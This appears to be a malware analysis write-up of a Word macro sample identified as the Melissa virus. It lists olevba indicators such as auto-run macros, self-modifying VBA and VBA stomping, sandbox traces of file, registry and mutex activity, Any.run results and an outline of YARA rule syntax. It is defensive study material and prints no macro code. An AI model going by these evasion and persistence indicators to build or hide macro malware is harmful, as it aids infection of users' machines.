|AutoExec  |Document_Close      |Runs when the Word document is closed       |
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is |
|          |                    |opened                                      |
|Suspicious|Call                |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|CreateObject        |May create an OLE object                    |
|Suspicious|Sample              |May detect Anubis Sandbox                   |
|Suspicious|VBProject           |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|VBComponents        |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|CodeModule          |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|AddFromString       |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|System              |May run an executable file or a system      |
|          |                    |command on a Mac (if combined with          |
|          |                    |libc.dylib)                                 |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be   |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source   |
|          |                    |code and P-code are different, this may have |
|          |                    |been used to hide malicious code            |
+----------+--------------------+--------------------------------------------+
```

**BEHAVIOUR ANALYSIS:**

Behaviour analysis for the sample is performed in the Habo analysis system and the full report is provided in the Virus Total website.

**FILE BEHAVIOUR:**

The behaviours could be Create file, File remove, modify file and Find file.

FILE REMOVE:

| | |
|---|---|
| Behaviour: | File remove |
| Detail info: | C:\Users\Administrator\AppData\Local\Temp\~DFE031EB49511FD9DD.TMP<br>C:\Users\Administrator\AppData\Local\Temp\~DF11175A1694E5848B.TMP |

FIND FILE:

| | |
|---|---|
| Behaviour: | Find file |
| Detail info: | FileName = C:\Program Files\Common Files\Microsoft Shared\office11<br>FileName = C:\Program Files\Common Files\Microsoft Shared\office11\mso.dll<br>FileName = C:\Program Files\Common Files\Microsoft Shared\office11*.*<br>FileName = C:\Program Files<br>FileName = C:\Program Files\Microsoft Office<br>FileName = C:\Program Files\Microsoft Office\OFFICE11\Normal.dot<br>FileName = C:\Users\Administrator\AppData\Roaming\Microsoft\Templates\Normal.dot<br>FileName = C:\Windows<br>FileName = C:\Windows\WinSxS<br>FileName = C:\Windows\WinSxS\x86_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4940_none_d08cc06a442b34fc\M<br>FileName = C:\sample.doc<br>FileName = C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\FBIBLIO.DLL<br>FileName = C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\FPERSON.DLL<br>FileName = C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\METCONV.DLL<br>FileName = C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\MOFL.DLL |

MODIFY FILE:

| | |
|---|---|
| Behaviour: | Modify file |
| Detail info: | C:\Users\Administrator\AppData\Roaming\Microsoft\Templates\~$Normal.dot ---> Offset = 0<br>C:\Users\Administrator\AppData\Roaming\Microsoft\Templates\~$Normal.dot ---> Offset = 54<br>C:\~$sample.doc ---> Offset = 0<br>C:\~$sample.doc ---> Offset = 54<br>C:\Users\Administrator\AppData\Local\Temp\VBE\MSForms.exd ---> Offset = 0<br>C:\Users\Administrator\AppData\Local\Temp\VBE\MSForms.exd ---> Offset = 4<br>C:\Users\Administrator\AppData\Local\Temp\VBE\MSForms.exd ---> Offset = 8<br>C:\Users\Administrator\AppData\Local\Temp\VBE\MSForms.exd ---> Offset = 12<br>C:\Users\Administrator\AppData\Local\Temp\VBE\MSForms.exd ---> Offset = 16 |

CREATE FILE:

| | |
|---|---|
| Behaviour: | Create file |
| Detail info: | C:\Users\Administrator\AppData\Local\Temp\~DFE031EB49511FD9DD.TMP<br>C:\Users\Administrator\AppData\Roaming\Microsoft\Templates\~$Normal.dot<br>C:\Users\Administrator\AppData\Local\Temp\~DF11175A1694E5848B.TMP<br>C:\~$sample.doc<br>C:\Users\Administrator\AppData\Local\Temp\~WRF0000.tmp<br>C:\Users\Administrator\AppData\Local\Temp\VBE\MSForms.exd |

**REGISTRY:**

The behaviours are Modify registry and Delete registry item

MODIFY REGISTRY:

| | |
|---|---|
| Behaviour: | Modify registry |
| Detail info: | \REGISTRY\USER\S-*\Software\Microsoft\Office\11.0\Word\Resiliency\StartupItems\T<br>\REGISTRY\USER\S-*\Software\Microsoft\Office\11.0\Word\MTTT<br>\REGISTRY\USER\S-*\Software\Microsoft\Office\11.0\Word\Resiliency\StartupItems\KU<br>\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\4080110900<br>\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\4080110900<br>\REGISTRY\USER\S-*\Software\Microsoft\Office\11.0\Word\Resiliency\StartupItems\#V<br>\REGISTRY\USER\S-*\Software\Microsoft\Office\11.0\Word\Resiliency\StartupItems\9X<br>\REGISTRY\USER\S-*\Software\Microsoft\Office\11.0\Word\Resiliency\StartupItems\aY<br>\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\4080110900<br>\REGISTRY\USER\S-*\Software\Microsoft\Office\11.0\Common\ReviewCycle\ReviewToken<br>\REGISTRY\USER\S-*\Software\Microsoft\Office\11.0\Word\Resiliency\DocumentRecovery\25BA4\25BA4<br>\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\4080110900<br>\REGISTRY\MACHINE\SOFTWARE\Classes\TypeLib\{503286FF-5E55-4512-813A-9E5AFEA762FE}\2.0\<br>\REGISTRY\MACHINE\SOFTWARE\Classes\TypeLib\{503286FF-5E55-4512-813A-9E5AFEA762FE}\2.0\FLAGS\<br>\REGISTRY\MACHINE\SOFTWARE\Classes\TypeLib\{503286FF-5E55-4512-813A-9E5AFEA762FE}\2.0\0\win32\ |

DELETE REGISTRY ITEM:

| | |
|---|---|
| Behaviour: | Delete registry item |
| Detail info: | \REGISTRY\USER\S-*\Software\Microsoft\Office\11.0\Word\Resiliency\StartupItems\KU<br>\REGISTRY\USER\S-*\Software\Microsoft\Office\11.0\Word\Resiliency\StartupItems\#V<br>\REGISTRY\USER\S-*\Software\Microsoft\Office\11.0\Word\Resiliency\StartupItems\9X<br>\REGISTRY\USER\S-*\Software\Microsoft\Office\11.0\Word\Resiliency\StartupItems\aY |

**OTHER EVENTS:**

DETECT DEBUG ENVIRONMENT:

| | |
|---|---|
| Behaviour: | Detect debug environment |
| Detail info: | IsDebuggerPresent |

CREATE MUTEX:

| | |
|---|---|
| Behaviour: | Create mutex |
| Detail info: | Local\Mutex_MSOSharedMem<br>Local\Mso97SharedDg19211105606Mutex<br>Local\Mso97SharedDg20321105606Mutex<br>Global\MTX_MSO_Formal1_S-*<br>Global\MTX_MSO_AdHoc1_S-*<br>Local\Mso97SharedDg19521105606Mutex<br>Local\Mso97SharedDg19531105606Mutex |

CREATE EVENT:

| | |
|---|---|
| Behaviour: | Create event |
| Detail info: | EventName = PrimaryWord11Mutex<br>EventName = OleDfRootF381ADF82CB4EB8B<br>EventName = OleDfRootEE254D3DDA4FCB63<br>EventName = OleDfRootE116B4D41F6FE252 |

HIDE SPECIFIC WINDOW:

| | |
|---|---|
| Behaviour: | Hide specific window |
| Detail info: | [Window,Class] = [,_WwB] |

FIND SPECIFIC WINDOW:

| | |
|---|---|
| Behaviour: | Find specific window |
| Detail info: | NtUserFindWindowEx: [Class,Window] = [MSOBALLOON,]<br>NtUserFindWindowEx: [Class,Window] = [MsoHelp10,]<br>NtUserFindWindowEx: [Class,Window] = [AgentAnim,]<br>NtUserFindWindowEx: [Class,Window] = [MsoHelp11,] |

OPEN EVENT:

| Behaviour: | Open event |
|---|---|
| Detail info: | Local\MSCTF.CtfActivated.Default1<br>Local\MSCTF.AsmCacheReady.Default1<br>\KernelObjects\MaximumCommitCondition<br>MSFT.VSA.COM.DISABLE.3892<br>MSFT.VSA.IEC.STATUS.6c736db0 |

WINDOW INFORMATION:

| Behaviour: | Window information |
|---|---|
| Detail info: | Pid = 3892, Hwnd=0x1026c, Text = MsoDockTop, ClassName = MsoCommandBarDock.<br>Pid = 3892, Hwnd=0x10274, Text = 格式, ClassName = MsoCommandBar.<br>Pid = 3892, Hwnd=0x10272, Text = 常用, ClassName = MsoCommandBar.<br>Pid = 3892, Hwnd=0x10276, Text = 菜单栏, ClassName = MsoCommandBar.<br>Pid = 3892, Hwnd=0x20264, Text = sample, ClassName = _WwB.<br>Pid = 3892, Hwnd=0x10290, Text = MSO Generic Control Container, ClassName = MsoCommandBar.<br>Pid = 3892, Hwnd=0x10294, Text = MSO Generic Control Container, ClassName = MsoCommandBar.<br>Pid = 3892, Hwnd=0x1028a, Text = Microsoft Word 文档, ClassName = _WwG.<br>Pid = 3892, Hwnd=0x7025c, Text = sample - Microsoft Word, ClassName = OpusApp. |

OPEN MUTEX:


| Behaviour: | Open mutex |
|---|---|
| Detail info: | Local\Mutex_MSOSharedMem<br>Local\Mso97SharedDg19211105606Mutex<br>Local\Mso97SharedDg20321105606Mutex<br>Local\MU_ACBPIDS08<br>Local\MSCTF.Asm.MutexDefault1<br>Global\MTX_MSO_Formal1_S-*<br>Global\MTX_MSO_AdHoc1_S-*<br>Local\Mso97SharedDg19521105606Mutex<br>Local\Mso97SharedDg19531105606Mutex |

For further details regarding the analysis, we can check in


https://vtbehaviour.commondatastorage.googleapis.com/b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf_Tencent%20HABO.html?GoogleAccessId=758681729565-zc7fgq07icj8c9dm2gi34a4cckv235v1@developer.gserviceaccount.com&Expires=1633698698&Signature=rEANty8ydvX%2FA4TrUzdZWbaoAJ88r6F%2FOnBO3VF7RD80rQAxMa%2FQRKP%2BMkWYdgXH0WVxa89r9k7l%0AvW4aXaPquYbtUMuatNQxRnCANlG8OpXZnt6WbpL9HeNoeaGFAJ2cM1B13RXPwS2fhZ%2FA11Nx2qYr%0AzQY24mopsFUPE%2FqZ5Wo%3D&response-content-type=text%2Fhtml

## ANYRUN:


The sample is executed in the Anyrun website. It is run on Win7 32bit system and the process details, HTTP requests, Connection details, DNS requests, Threat details, Attack matrix, Process graph and Indicator of compromises can be captured.





The Process flow is shown below:





## DNS REQUESTS:



**CONNECTIONS:**





The IP address is 52.109.88.177 with port 80 and the protocol is TCP. Domain is office14client.microsoft.com. Network stream details are shown below




**HTTP REQUESTS:**



The Microsoft servers and Microsoft client details are found from the HTTP url. It is a GET request with PID 2788. Further details can be found from the two url displayed below.

URL:
http://office14client.microsoft.com/config14?UILCID=1033&CLCID=1033&ILCID=1033&HelpLCID=1033&App={019C826E-445A-4649-A5B0-0BF08FCC4EEE}&build=14.0.6023




URL:


http://office14client.microsoft.com/config14?UILCID=1033&CLCID=1033&ILCID=1033&HelpLCID=1033&App={019C826E-445A-4649-A5B0-0BF08FCC4EEE}&build=14.0.6023



**PROCESS:**


Events such as modified files, registry changes, HTTP requests, Connections, Network threats, modules and debug information can be found for each stage in the process flow.

WINWORD.EXE





The indicators of suspicious behaviour are it reads the default file associations for system extensions. It searches for installed software, creates files in user directory, reads the computers name, reads Microsoft Office registry keys and checks for supported languages

OUTLOOK.EXE




The indicators of suspicious behaviour are it is executed via COM, it reads the computers name, reads Microsoft Office registry keys and checks for supported languages.

TASKMGR.EXE




Further Details: [https://app.any.run/tasks/d5670bf4-afdc-4789-9737-ade9c088f8f9/](https://app.any.run/tasks/d5670bf4-afdc-4789-9737-ade9c088f8f9/)

From the above analysis using the tools like PESTUDIO, VIRUSTOTAL, OLEVBA and ANYRUN, we can conclude the malware detected is MELISSA Virus. The variant of the virus in the sample is W97M/Melissa.A

## YARA RULE:


YARA rules are a way of identifying malware or other files by creating rules that look for certain characteristics. Each rule has to start with the word rule, followed by the name or identifier. The identifier can contain any alphanumeric character and the underscore character, but the first character is not allowed to be a digit. Rules are composed of several sections. They are:

**METADATA**: Metadata can be added to help identify the files that were picked up by a certain rule. The metadata identifiers are always followed by an equal sign and the set value.

**CONDITION**: The condition section is the only one that is required. This section specifies when the rule result is true for the object (file) that is under investigation. It contains a Boolean expression that determines the result. Conditions are by design Boolean expressions and can contain all the usual logical and relational operators.

**STRING**: To give the condition section a meaning you will also need a strings section. The strings section is where you can define the strings that will be looked for in the file.

